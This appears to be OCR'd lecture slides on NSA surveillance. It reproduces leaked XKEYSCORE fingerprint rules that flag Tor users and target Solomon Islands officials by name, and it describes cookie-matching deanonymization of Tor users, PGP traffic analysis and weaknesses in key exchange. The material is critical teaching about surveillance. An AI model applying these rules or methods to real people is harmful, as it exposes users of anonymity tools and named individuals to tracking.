- 11 groups of 2 in the class:
    - 1 failed to complete
    - 1 did poor job (very slow, but as I never specified performance goals…)
    - 9 success
        - Including 2-3 well written ones
- Project was probably too easy…
    - The more open ended “bang on the great firewall” project was better

Bulk Recording

NSA is actually amateur hour: Bulk record is only 3-5 days, decision is “record or not”

LBNL is 3-6 ***months***, decision includes truncation (“stop after X bytes”)


Federated Search



Who Viewed This Page?

Using XKEYSCORE In Practice

- Primarily centered around an easy-to-use web interface
  - With a lot of pre-canned search scripts for low-sophistication users
  - Plus a large number of premade "fingerprints" to identify applications, usages, etc
- The unofficial user guide: https://www.documentcloud.org/documents/2116191-unofficial-xks-user-guide.html



EX: I'm looking for Mojaheden Secrets 2 use in extremist web forums:

Field Builder

AppID (+Fingerprints)

forum/extremist/

forum/extremist/al-faloja
forum/extremist/al-firdawsArabic
forum/extremist/al-firdawsEnglish
forum/extremist/al-hisbah
forum/extremist/al-hisbahWorkshop
forum/extremist/al-ikhlas
forum/extremist/al-nukhbah
forum/extremist/al-nusrah
forum/extremist/al-qimmah
forum/extremist/al-shura
forum/extremist/al-tawhid
forum/extremist/aljazeeratalk
forum/extremist/almaref
forum/extremist/amb
forum/extremist/ashiyane

Field Builder

AppID (+Fingerprints)

moj

encryption/mojaheden2
encryption/mojaheden2/encodedheader
encryption/mojaheden2/hidden
encryption/mojaheden2/hidden2
encryption/mojaheden2/keyids
encryption/mojaheden2/securefile

AKA: Tell Me All The Jihobbiests With A Single Query!

Character Encoding:

Content Start:

Content Stop:

Content Total:

Referer:

X Forwarded For:

To comply with USSID-18 you AND that with some other information like an IP or country

Sc

IP Address: 210.[redacted] Either

Country: To

XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++ !??!?
- Simple rules:

  -
    ```
    fingerprint('anonymizer/tor/bridge/tls') =
        ssl_x509_subject('bridges.torproject.org') or
        ssl_dns_name('bridges.torproject.org');
    ```

  -
    ```
    fingerprint('anonymizer/tor/torpoject_visit') =
        http_host('www.torproject.org')
        and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));
    ```
- System is "near real time":
  - Parse flow ***completely*** then check for signature matches
    - You write in a different style in a real-time system like Snort or Bro
  - Which is why I think XKEYSCORE started life as Vortex

A Richer Rule:
New Zealand spying on Solomon Island gvmt...

```
fingerprint('document/solomons_gov/gov_documents') =
    document_body
     (('Memorandum by the Minister of' and 'Solomon') or
      'Cabinet of Solomon Islands' or
      ('conclusions of the' and 'solomon' and 'cabinet') or
      ('Truth and Reconciliation Commission' and 'Solomon') or
      ('TRC 'c and 'trc report' and 'Solomon') or
      ('former tension militants' and 'Malaita') or
      'malaita eagle force' or 'malaita ma\'asina forum' or
      ('MMF 'c and 'Solomon') or 'Members Rise Group' or
      'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')
    or
    document_author(word('rqurusu' or 'ptagini' or
                         'jremobatu' or 'riroga' or 'Barnabas Anga' or
                         'Robert Iroga' or 'Dr Philip Tagini' or
                         'Fiona Indu' or 'FSII' or 'James Remobatu' or
                         'Rose Qurusu' or 'Philip Tagini'));
```

And Inline C++...

```
/**  Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
 email_body('https://bridges.torproject.org/' : c++
extractors: {{ bridges[] =
              /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}):?
([0-9]{2,4}?[^0-9])/;  }}
init: {{ xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation");
}}
main: {{
    static const std::string SCHEMA_OLD = "tor_bridges";
    ...
    if (bridges) {
        ...
      xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
    return true;  }});
```

Wiretapping Crypto… IPSec & TLS

- Good transport cryptography messes up the NSA, but…
  - There are tricks…
- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere
  - The black box, sometime later, may come back and say “this is the key”
- Sabotage: Trojaned pRNGs, both DualEC DRBG and others
- Theft: No forward secrecy? HA, got yer certificate…
- Weak Diffie/Hellman: If you always use the same prime p…
  - It takes a lot of work to break the first handshake…
  - But the rest take a lot less effort

Wiretapping Crypto: PGP (aka the NSA's friend)

- PGP is an utter PitA to use…
  - So it is uncommon, so any usage stands out
- It has easy to recognize headers…
  - Even when you exclude `-----BEGIN PGP MESSAGE-----`
- It has no forward secrecy…
  - So if you steal someone's key you can decrypt all their messages!
- It spews metadata around…
  - Not only the email headers used to email it…
  - But also (by default) the identity of all keys which can decrypt the message

So PGP is Actually Easy(ish…)

- You can easily map who talks to whom…
  - And when, and how much data, and who is CC'ed…
    - ***Never underestimate the power of traffic analysis***
  - Thus you have the entire social graph!
- You can then identify the super nodes…
  - Those who talk to lots of other people…
- And then you pwn them!
  - See later

Query Focused Datasets: Mostly Write-Only Data with Exact Search

Username

Site: arstechnica.com
Username: broidsrocks
Cookie: 223e77...
From IP: 10.271.13.1
Seen: 2012-12-01 07:32:24

IP


Cookie

The EPICFAIL Query Focused Database

- Tor users (used) to be dumb...
  - And would use something other than Tor Browser Bundle to access Tor
- Of course, the "normal" browser has lots of web tracking
  - Advertising, etc....
- So the EPICFAIL QFD:
  - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source
- Allows easy deanonymization of Tor users

Using the MARINA Database Interface

- Provides a GUI for doing queries to the more centralized/longer term store
  - Specifically designed to provide easy wa to go “this is the guy’s email, what other email/selectors apply” among other thinc
- Fields include:
  - User Activity
  - Active User
  - Profile Data
  - SparklePony?!?!



Active User/Presence (Federated)

Search Name: [redacted] Facebook ID

Justification: [redacted]

Start Date: 20130319 00:00:00 End Date: 20130401

Restrict Load Date Only: □

Selectors

Apply realm to selected

□	Identifier	Realm
□	[redacted]	Facebook

Quick Add: Enter one or more selectors separated by commas and hit enter...

Enable Any Realm: □

Authority Filters

Authority

Mutant Broth Options

Include Mutant Broth(All TDIs): ☑


Intelligence Topic: SIGINT Development

Intelligence Topic Digraph: [redacted]

Open New Window: ☑

If you have OVSC170C box to search GCHQ

Use SIGINT



BBC Pageview

Double-click Ad

Linked User IDs

AnonDude is...

